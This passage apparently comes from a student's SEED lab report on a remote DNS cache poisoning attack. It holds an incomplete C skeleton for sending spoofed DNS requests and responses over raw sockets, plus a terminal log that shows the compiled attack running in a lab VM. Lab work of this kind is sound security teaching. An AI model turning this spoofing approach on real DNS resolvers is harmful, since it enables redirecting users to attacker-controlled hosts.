
/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4; //IP header length
    unsigned char    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3; //Fragmentation flags
    unsigned short int iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char * request, int length_of_request);
void send_dns_response(unsigned char * response, int length_of_request);

int main()
{
    srand(time(NULL));

    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }
}
```

We can see that the attack is successfully launched



```
attacker [Running] - Oracle VM VirtualBox
Terminal
bin    DNS_attack    Documents    get-pip.py    lib    Public    Videos
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ gcc -o DNS_attack attack.c
gcc: error: attack.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit attack.c
** (gedit:3678): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit attack.py
** (gedit:3687): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit attack.c
(gedit:3841): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3841): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3841): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3841): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ gcc -o DNS_attack attack.c
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo ./DNS_attack
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
^C
[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```